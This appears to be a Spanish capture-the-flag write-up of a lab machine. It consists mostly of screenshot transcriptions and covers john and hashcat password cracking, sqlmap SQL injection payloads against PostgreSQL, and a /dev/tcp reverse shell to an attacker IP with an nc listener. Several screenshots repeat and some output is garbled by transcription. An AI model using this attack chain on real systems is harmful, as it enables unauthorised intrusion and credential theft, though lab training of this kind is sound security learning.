
kali@kali: /
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
Press "q" or Ctrl-C to abort, almost any other key for status
741852903 (backup.zip)
ig 0:00:00.00 DONE (2025-05-02 12:32) 33.33g/s 409600p/s 409600c/s 409600C/s 123456...hawkeye
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

kali@kali: /
$ unzip backup.zip
Archive: backup.zip
[backup.zip] index.php password:
inflating: index.php
inflating: style.css

kali@kali: /
$ ls -ll
total 108
-rw-r--r-- 1 root root 242 Apr 20 11:51 10.10.14.107
-rw-r--r-- 1 root root 33 Jun 8 2021 allowed.userlist
-rw-r--r-- 1 root root 62 Apr 20 2021 allowed.userlist.passwd
-rw-r--r-- 1 kaliocg kaliocg 2533 Apr 13 2021 backup.zip
-rw-r--r-- 1 kaliocg kaliocg 2174 May 2 11:55 hash.txt
drwxr-xr-x 10 root root 4096 Apr 27 10:25 impactet
-rw-r--r-- 1 kaliocg kaliocg 2594 Feb 3 2020 index.php
drwxrwxr-x 3 kaliocg kaliocg 4096 Apr 19 14:25 linkvortex
-rw-r--r-- 1 kali kali 45272 Apr 27 11:54 nc64.exe
-rw-r--r-- 1 root root 609 Apr 27 10:22 prod.dtsConfig
drwxr-xr-x 11 root root 4096 Apr 21 01:52 respander
-rw-r--r-- 1 kaliocg kaliocg 2586 Apr 29 20:45 shelloopsie.php
-rw-r--r-- 1 kaliocg kaliocg 31 Apr 21 03:07 shell.php
-rw-r--r-- 1 root root 55 Apr 21 03:13 shell.sh
-rw-r--r-- 1 kaliocg kaliocg 3274 Feb 3 2020 style.css
-rw-r--r-- 1 kaliocg kaliocg 376 Apr 28 10:52 whatweb.out

kali@kali: /

```



The screenshot shows a Kali Linux virtual machine with the md5decrypt.net website open in a browser. The website has a sidebar with navigation links: Home, Encrypt / Decrypt, Obfuscation, Ciphers, Conversion, Network, API, Contact, and FR / EN. The main content area displays the title "Md5 Encrypt & Decrypt" and a form with two input fields. The first field contains the MD5 hash "2cb42f8734ea607eefed3b70af13bbd3" and the second field contains the password "qwerty789". Below the fields are "Encrypt" and "Decrypt" buttons. To the right, a terminal window shows the following commands and output:

```
(kali@kali:~)$ cat index.php
<!DOCTYPE html>
<?php
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] == 'admin' && md5($_POST['password']) == '2cb42f8734ea607eefed3b70af13bbd3') {
        $_SESSION['login'] = "true";
        header("Location: dashboard.php");
    }
}
?>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>MegaCorp Login</title>
<link href="https://fonts.googleapis.com/css?family=Open+Sans:400,700" rel="stylesheet"><link rel="stylesheet" href="
/style.css">
</head>
<body>
<div align="center">MegaCorp Login</div>
<div align="center">
<div class="form_login">
<div class="form_field">
<input type="text" name="username" class="form_input" placeholder="Username" required>
</div>
<div class="form_field">
<input type="password" name="password" class="form_input" placeholder="Password" required>
</div>
<div class="form_field">
<input type="submit" value="Sign In">
</div>
</div>
</div>
</body>
</html>
```

The screenshot shows the same Kali Linux virtual machine with the md5decrypt.net website open. The terminal window now shows the following commands and output:

```
(kali@kali:~)$ sudo echo "2cb42f8734ea607eefed3b70af13bbd3" > hash2.txt
(kali@kali:~)$ cat hash2.txt
2cb42f8734ea607eefed3b70af13bbd3
(kali@kali:~)$ sudo hashcat -m 0 hash2.txt /usr/share/wordlists/rockyou.txt --show
(kali@kali:~)$ sudo hashcat -m 0 hash2.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.0) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - PL
atform #1 [The pocl project]

* Device #1: cpu-pentryn-12th Gen Intel(R) Core(TM) i7-12700, 2192/4448 MB (1024 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename ..: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime... : 0 secs
```


The screenshot shows a Kali Linux virtual machine environment. The web browser displays the "MegaCorp Login" page with fields for Username and Password, and a "SIGN IN" button. The terminal window shows the following output:

```
File Actions Edit View Help
* Filename .. /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes..... 139921507
* Keyspace... 14344385
* Runtime... 0 secs

2cb42f8734ea607eefed3b70af13bbd3:qwerty789

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MDS)
Hash.Target.....: 2cb42f8734ea607eefed3b70af13bbd3
Time.Started.....: Fri May 2 12:54:31 2025 (0 secs)
Time.Estimated...: Fri May 2 12:54:31 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1094.4 kH/s (0.14ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 101376/14344385 (0.71%)
Rejected.....: 0/101376 (0.00%)
Restore.Point....: 98304/14344385 (0.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Dominici → ilovehim123
Hardware.Mon.#1..: Util: 2%
```

Started: Fri May 2 12:54:14 2025
Stopped: Fri May 2 12:54:32 2025

```
(kali@kali)~$ sudo hashcat -m 0 hash2.txt /usr/share/wordlists/rockyou.txt --show
2cb42f8734ea607eefed3b70af13bbd3:qwerty789

(kali@kali)~$ echo $IP
10.129.95.174

(kali@kali)~$ sudo whatweb $IP
http://10.129.95.174 [200 OK] Apache[2.4.43], Cookies[PHPSESSID], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.43 (Ubuntu)], IP[10.129.95.174], PasswordField[password], Title[MegaCorp Login]

(kali@kali)~$ sudo whatweb $IP>whatwebvaccine.out

(kali@kali)~$ cat whatwebvaccine.out
http://10.129.95.174 [200 OK] Apache[2.4.43], Cookies[PHPSESSID], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.43 (Ubuntu)], IP[10.129.95.174], PasswordField[password], Title[MegaCorp Login]
```

The screenshot shows the same Kali Linux virtual machine environment. The web browser displays the "MegaCorp Login" page with "admin" entered in the Username field and a masked password in the Password field. The terminal window shows the same hashcat output as the previous screenshot.

```
File Actions Edit View Help
* Filename .. /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes..... 139921507
* Keyspace... 14344385
* Runtime... 0 secs

2cb42f8734ea607eefed3b70af13bbd3:qwerty789

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MDS)
Hash.Target.....: 2cb42f8734ea607eefed3b70af13bbd3
Time.Started.....: Fri May 2 12:54:31 2025 (0 secs)
Time.Estimated...: Fri May 2 12:54:31 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1094.4 kH/s (0.14ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 101376/14344385 (0.71%)
Rejected.....: 0/101376 (0.00%)
Restore.Point....: 98304/14344385 (0.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Dominici → ilovehim123
Hardware.Mon.#1..: Util: 2%
```

Started: Fri May 2 12:54:14 2025
Stopped: Fri May 2 12:54:32 2025

```
(kali@kali)~$ sudo hashcat -m 0 hash2.txt /usr/share/wordlists/rockyou.txt --show
2cb42f8734ea607eefed3b70af13bbd3:qwerty789

(kali@kali)~$ echo $IP
10.129.95.174

(kali@kali)~$ sudo whatweb $IP
http://10.129.95.174 [200 OK] Apache[2.4.43], Cookies[PHPSESSID], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.43 (Ubuntu)], IP[10.129.95.174], PasswordField[password], Title[MegaCorp Login]

(kali@kali)~$ sudo whatweb $IP>whatwebvaccine.out

(kali@kali)~$ cat whatwebvaccine.out
http://10.129.95.174 [200 OK] Apache[2.4.43], Cookies[PHPSESSID], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.43 (Ubuntu)], IP[10.129.95.174], PasswordField[password], Title[MegaCorp Login]
```

The screenshot shows a Kali Linux virtual machine environment. On the left, a web browser displays the 'MegaCorp Car Catalogue' with a table of cars. On the right, a terminal window shows the execution of a hashcat attack on a password hash.

MegaCorp Car Catalogue

Name	Type	Fuel	Engine
Elbixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Pico	Sed	Petrol	750cc
Vroom	Minivan	Petrol	800cc
Lazer	Sports	Diesel	1400cc
Force	Sedan	Petrol	600cc

Terminal Output:

```
kali@kali:~$ cat /usr/share/wordlists/rockyou.txt
* Filename .. /usr/share/wordlists/rockyou.txt
* Passwords.. 14344392
* Bytes..... 139921507
* Keyspace... 14344385
* Runtime ... 0 secs

2cb42f8734ea607eefed3b70af13bbd3:qwerty789

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 2cb42f8734ea607eefed3b70af13bbd3
Time.Started.....: Fri May 2 12:54:31 2025 (0 secs)
Time.Estimated.....: Fri May 2 12:54:31 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1094.4 kH/s (0.14ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 101376/14344385 (0.71%)
Rejected.....: 0/101376 (0.00%)
Restore.Point.....: 98384/14344385 (0.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1.....: Dominici1 -> ilovehim123
Hardware.Mon.#1...: Util: 2%

Started: Fri May 2 12:54:14 2025
Stopped: Fri May 2 12:54:32 2025

(kali@kali)~$ sudo hashcat -m 0 hash2.txt /usr/share/wordlists/rockyou.txt --show
2cb42f8734ea607eefed3b70af13bbd3:qwerty789

(kali@kali)~$ echo $IP
10.129.95.174

(kali@kali)~$ sudo whatweb $IP
http://10.129.95.174 [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.41 (Ubuntu)], IP[10.129.95.174], PasswordField[password], Title[MegaCorp Login]

(kali@kali)~$ sudo whatweb $IP>whatwebvaccine.out
cat whatwebvaccine.out
http://10.129.95.174 [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.41 (Ubuntu)], IP[10.129.95.174], PasswordField[password], Title[MegaCorp Login]

(kali@kali)~$
```

This screenshot is identical to the one above, showing the same Kali Linux virtual machine environment with the 'MegaCorp Car Catalogue' web application and the terminal window displaying the hashcat attack results.


The screenshot shows a Kali Linux virtual machine environment. On the left, a web browser displays the 'MegaCorp Car Catalogue' page. The page has a search bar and a table with columns: Name, Type, Fuel, and Engine. On the right, a terminal window shows the output of a hashcat session, including file details, session information, and a list of candidates. Below the terminal, a series of commands are being executed in a shell, including 'sudo hashcat', 'echo \$IP', 'sudo whatweb', and 'cat whatwebvaccine.out'.

This screenshot shows the same Kali Linux virtual machine environment. The web browser now displays a detailed car catalog table with the following data:

Name	Type	Fuel	Engine
Elbir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Pico	Sed	Petrol	750cc
Vroom	Minivan	Petrol	800cc
Lazer	Sports	Diesel	1400cc
Force	Sedan	Petrol	600cc

The terminal window on the right shows the same hashcat session output and commands as the previous screenshot.

Tras navegar por la web no apreciamos nada significativo, salvo que el catálogo debe estar conectado con una base de datos. Para testear si podemos realizar una inyección de código SQL, nos apoyamos en otra de las herramientas a nuestra disposición como es **sqlmap**.



The screenshot shows a Kali Linux virtual machine with a web browser and a terminal. The browser displays the 'Admin Dashboard' of a web application. The terminal shows the output of the SQLmap tool, which has successfully identified the back-end database as PostgreSQL. The output includes the following information:

- Cookie Value:** 168lsrbmckoo919j6g61org5
- SQLmap Output:**
 - type: error-based
 - Title: PostgreSQL AND error-based - WHERE or HAVING clause
 - Payload: search= AND 1191=CAST((CHR(113)||CHR(112)||CHR(118)||CHR(113))||(SELECT (CASE WHEN (1191=1191) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(112)||CHR(107)||CHR(106)||CHR(113)) AS NUMERIC))-- gqgh
 - type: stacked queries
 - Title: PostgreSQL > 8.1 stacked queries (comment)
 - Payload: search='SELECT PG_SLEEP(5)--
 - type: time-based blind
 - Title: PostgreSQL > 8.1 AND time-based blind
 - Payload: search= AND 9726=(SELECT 9726 FROM PG_SLEEP(5))-- MgGd
- SQLmap Summary:**
 - [13:32:13] [INFO] the back-end DBMS is PostgreSQL
 - [13:32:14] [WARNING] turning off pre-connect mechanism because of connection reset(s)
 - [13:32:14] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
 - web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (focal or eoan)
 - web application technology: Apache 2.4.41
 - back-end DBMS: PostgreSQL
 - [13:32:14] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.129.95.174'

The screenshot shows a Kali Linux virtual machine with a web browser and a terminal. The browser displays the 'Admin Dashboard' of a web application. The terminal shows the output of the SQLmap tool, which has successfully identified the back-end database as PostgreSQL. The output includes the following information:

- Cookie Value:** 168lsrbmckoo919j6g61org5
- SQLmap Output:**
 - [1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
 - [*] starting @ 13:38:26 /2025-05-02/
 - [13:38:26] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
 - [13:38:26] [INFO] resuming back-end DBMS 'postgresql'
 - [13:38:26] [INFO] testing connection to the target URL
 - sqlmap resumed the following injection point(s) from stored session:
 - Parameter: search (GET)
 - Type: boolean-based blind
 - Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
 - Payload: search= AND (SELECT (CASE WHEN (5719=5719) THEN NULL ELSE CAST((CHR(72)||CHR(109)||CHR(108)||CHR(84)) AS NUMERIC) END)) IS NULL-- shdE
 - Type: error-based
 - Title: PostgreSQL AND error-based - WHERE or HAVING clause
 - Payload: search= AND 1191=CAST((CHR(113)||CHR(112)||CHR(118)||CHR(113))||(SELECT (CASE WHEN (1191=1191) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(112)||CHR(107)||CHR(106)||CHR(113)) AS NUMERIC))-- gqgh
 - Type: stacked queries
 - Title: PostgreSQL > 8.1 stacked queries (comment)
 - Payload: search='SELECT PG_SLEEP(5)--
 - Type: time-based blind
 - Title: PostgreSQL > 8.1 AND time-based blind
 - Payload: search= AND 9726=(SELECT 9726 FROM PG_SLEEP(5))-- MgGd
 - [13:38:26] [INFO] the back-end DBMS is PostgreSQL
 - web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (focal or eoan)
 - web application technology: Apache 2.4.41
 - back-end DBMS: PostgreSQL
 - [13:38:26] [INFO] fingerprinting the back-end DBMS operating system
 - [13:38:26] [WARNING] reflective value(s) found and filtering out
 - [13:38:27] [INFO] the back-end DBMS operating system is Linux
 - [13:38:27] [INFO] testing if current user is DBA
 - [13:38:27] [INFO] retrieved: '1'
 - [13:38:27] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
 - [13:38:27] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
 - os-shell>

Con **sqlmap** y los datos aportados por las cookies generadas por la web, confirmamos que es vulnerable a una inyección de código SQL, por lo que seguimos indagando y preparamos el ataque.

MegaCorp Car Catalogue

Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc

```

kali@kali:~$ nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.137] from (UNKNOWN) [10.129.95.174] 58548

kali@kali:~$ sqlmap -u http://10.129.95.174/dashboard.php --r http://10.129.95.174/dashboard.php --s 'search=(GET)'
[*] starting @ 13:38:26 /2025-05-02/

[13:38:26] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so s
qlmap could be able to run properly
[13:38:26] [INFO] resuming back-end DBMS 'postgresql'
[13:38:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: search (GET)
Type: boolean-based blind
Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
Payload: search="" AND (SELECT (CASE WHEN (5719=5719) THEN NULL ELSE CAST((CHR(72)||CHR(109)||CHR(108)||CHR(84)) AS N
UMERIC) END)) IS NULL-- shde

Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: search="" AND 1191=CAST((CHR(113)||CHR(112)||CHR(118)||CHR(118)||CHR(113))||(SELECT (CASE WHEN (1191=1191) T
HEN 1 ELSE 0 END))::text||(CHR(113)||CHR(112)||CHR(107)||CHR(106)||CHR(113)) AS NUMERIC)-- gqgh

Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: search='';SELECT PG_SLEEP(5)--

Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: search=''; AND 9726=(SELECT 9726 FROM PG_SLEEP(5))-- MgGd

[13:38:26] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[13:38:26] [INFO] fingerprinting the back-end DBMS operating system
[13:38:26] [WARNING] reflective value(s) found and filtering out
[13:38:27] [INFO] the back-end DBMS operating system is Linux
[13:38:27] [INFO] testing if current user is DBA
[13:38:27] [INFO] retrieved: '1'
[13:38:27] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[13:38:27] [INFO] calling linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> bash -c "bash -l >& /dev/tcp/10.10.14.137/443 &&61"
[13:44:48] [WARNING] user aborted
os-shell> bash -c "bash -l >& /dev/tcp/10.10.14.137/443 &&61"
do you want to retrieve the command standard output? [Y/n/a]
[13:44:12] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
  
```

MegaCorp Car Catalogue

Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc

```

kali@kali:~$ nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.137] from (UNKNOWN) [10.129.95.174] 58620

kali@kali:~$ nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.137] from (UNKNOWN) [10.129.95.174] 58672
python3 -c "import pty;pty.spawn('/bin/bash')"
bash: line 1: *: command not found
python3 -c "import pty;pty.spawn('/bin/bash')"
postgres@vaccline:/var/lib/postgresql/11/main$

kali@kali:~$ sqlmap -u http://10.129.95.174/dashboard.php --r http://10.129.95.174/dashboard.php --s 'search=(GET)'
[*] starting @ 13:50:24 /2025-05-02/

[13:50:24] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so s
qlmap could be able to run properly
[13:50:24] [INFO] resuming back-end DBMS 'postgresql'
[13:50:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: search (GET)
Type: boolean-based blind
Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
Payload: search="" AND (SELECT (CASE WHEN (5719=5719) THEN NULL ELSE CAST((CHR(72)||CHR(109)||CHR(108)||CHR(84)) AS N
UMERIC) END)) IS NULL-- shde

Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: search="" AND 1191=CAST((CHR(113)||CHR(112)||CHR(118)||CHR(118)||CHR(113))||(SELECT (CASE WHEN (1191=1191) T
HEN 1 ELSE 0 END))::text||(CHR(113)||CHR(112)||CHR(107)||CHR(106)||CHR(113)) AS NUMERIC)-- gqgh

Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: search='';SELECT PG_SLEEP(5)--

Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: search=''; AND 9726=(SELECT 9726 FROM PG_SLEEP(5))-- MgGd

[13:50:24] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[13:50:24] [INFO] fingerprinting the back-end DBMS operating system
[13:50:25] [WARNING] reflective value(s) found and filtering out
[13:50:25] [INFO] the back-end DBMS operating system is Linux
[13:50:25] [INFO] testing if current user is DBA
[13:50:28] [INFO] retrieved: '1'
[13:50:28] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[13:50:28] [INFO] calling linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> bash -c "bash -l >& /dev/tcp/10.10.14.137/443 &&61"
do you want to retrieve the command standard output? [Y/n/a]
[13:51:09] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
  
```


The screenshot shows a Kali Linux virtual machine with a web browser and a terminal. The browser displays the 'MegaCorp Car Catalogue' with a table of cars. The terminal shows the execution of a sqlmap command to perform a boolean-based blind attack on a PostgreSQL database.

Name	Type	Fuel	Engine
Elvir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc

```
kali@kali:~$ nc -nltp 443
listening on [any] 443 ...
connect to [10.10.14.137] from (UNKNOWN) [10.129.95.174] 58756
python3 -c 'import pty; pty.spawn("/bin/bash")'
postgres@vacchine:/var/lib/postgresql/11/main$ cd /var/www/html
cd /var/www/html
postgres@vacchine:/var/www/html$ ls
ls
pg-pkg      dashboard.js  index.php    style.css
dashboard.css dashboard.php license.txt
postgres@vacchine:/var/www/html$ cat dashboard.php
cat dashboard.php
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Admin Dashboard</title>
<link rel="stylesheet" href="/dashboard.css">
<script src="https://use.fontawesome.com/33a3739634.js"></script>
</head>
<body>
<!-- partial:index.partial.html -->
<div id="wrapper">
```

The screenshot shows a Kali Linux virtual machine with a web browser and a terminal. The browser displays the 'MegaCorp Car Catalogue' with a table of cars. The terminal shows the execution of a sqlmap command to perform a boolean-based blind attack on a PostgreSQL database.

Name	Type	Fuel	Engine
